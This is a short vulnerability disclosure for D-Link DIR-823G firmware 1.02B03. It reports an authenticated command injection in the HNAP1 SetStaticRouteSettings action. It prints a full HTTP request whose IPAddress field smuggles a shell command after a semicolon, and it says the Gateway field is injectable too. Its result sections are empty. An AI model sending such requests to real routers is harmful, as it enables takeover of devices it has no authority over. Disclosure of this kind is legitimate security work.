DIR-823G

Version

```
DIR823GA1_FW102B03
```

decription

```
An issue was discovered in DIR823G firmware 1.02B03. There is a command inject in HNAP1(need Authentication)
at the "IPAddress" and the "Gateway" in the "SetStaticRouterSettings".
```

others

```
found by wx@teamseri0us360.
please send email to teamseri0us360@gmail.com if you have any question.
```

detial 1


bypass the check of the " IPAddress" by modifying in HTTP Message

Raw Params Headers Hex XML

```
POST /HNAP1/ HTTP/1.1
Host: 192.168.0.1
User-Agent: Mozilla/5.0 (X11; Ubuntu; Linux x86_64; rv:67.0) Gecko/20100101 Firefox/67.0
Accept: */*
Accept-Language: zh-CN,zh;q=0.8,zh-TW;q=0.7,zh-HK;q=0.5,en-US;q=0.3,en;q=0.2
Accept-Encoding: gzip, deflate
Content-Type: text/xml; charset=utf-8
SOAPAction: "http://purenetworks.com/HNAP1/SetStaticRouteSettings"
HNAP_AUTH: A9A078089149990B42BDF7B1089AF9F7 1561969449
X-Requested-With: XMLHttpRequest
Content-Length: 579
Connection: close
Referer: http://192.168.0.1/Staticroute.html
Cookie: uid=9LvNeDOE2v; PrivateKey=2F2ACD6615A1049235240793F85DB5F1; timeout=53

<?xml version="1.0" encoding="utf-8"?><soap:Envelope xmlns:xsi="http://www.w3.org/2001/XMLSchema-instance"
xmlns:xsd="http://www.w3.org/2001/XMLSchema" xmlns:soap="http://schemas.xmlsoap.org/soap/envelope/"><soap:Body><SetStaticRouteSettings
xmlns="http://purenetworks.com/HNAP1/"><StaticRouteClientInfoLists><ClientInfo><IPAddress>10.3.8.211;`ifconfig >
`'</IPAddress><SubnetMask>255.255.255.255</SubnetMask><Gateway>192.168.0.3</Gateway><Interface>lan</Interface></ClientInfo></Stati
cRouteClientInfoLists></SetStaticRouteSettings></soap:Body></soap:Envelope>
```

result



detial 2

bypass the check of the " `Gateway` " by modifying in HTTP Message

result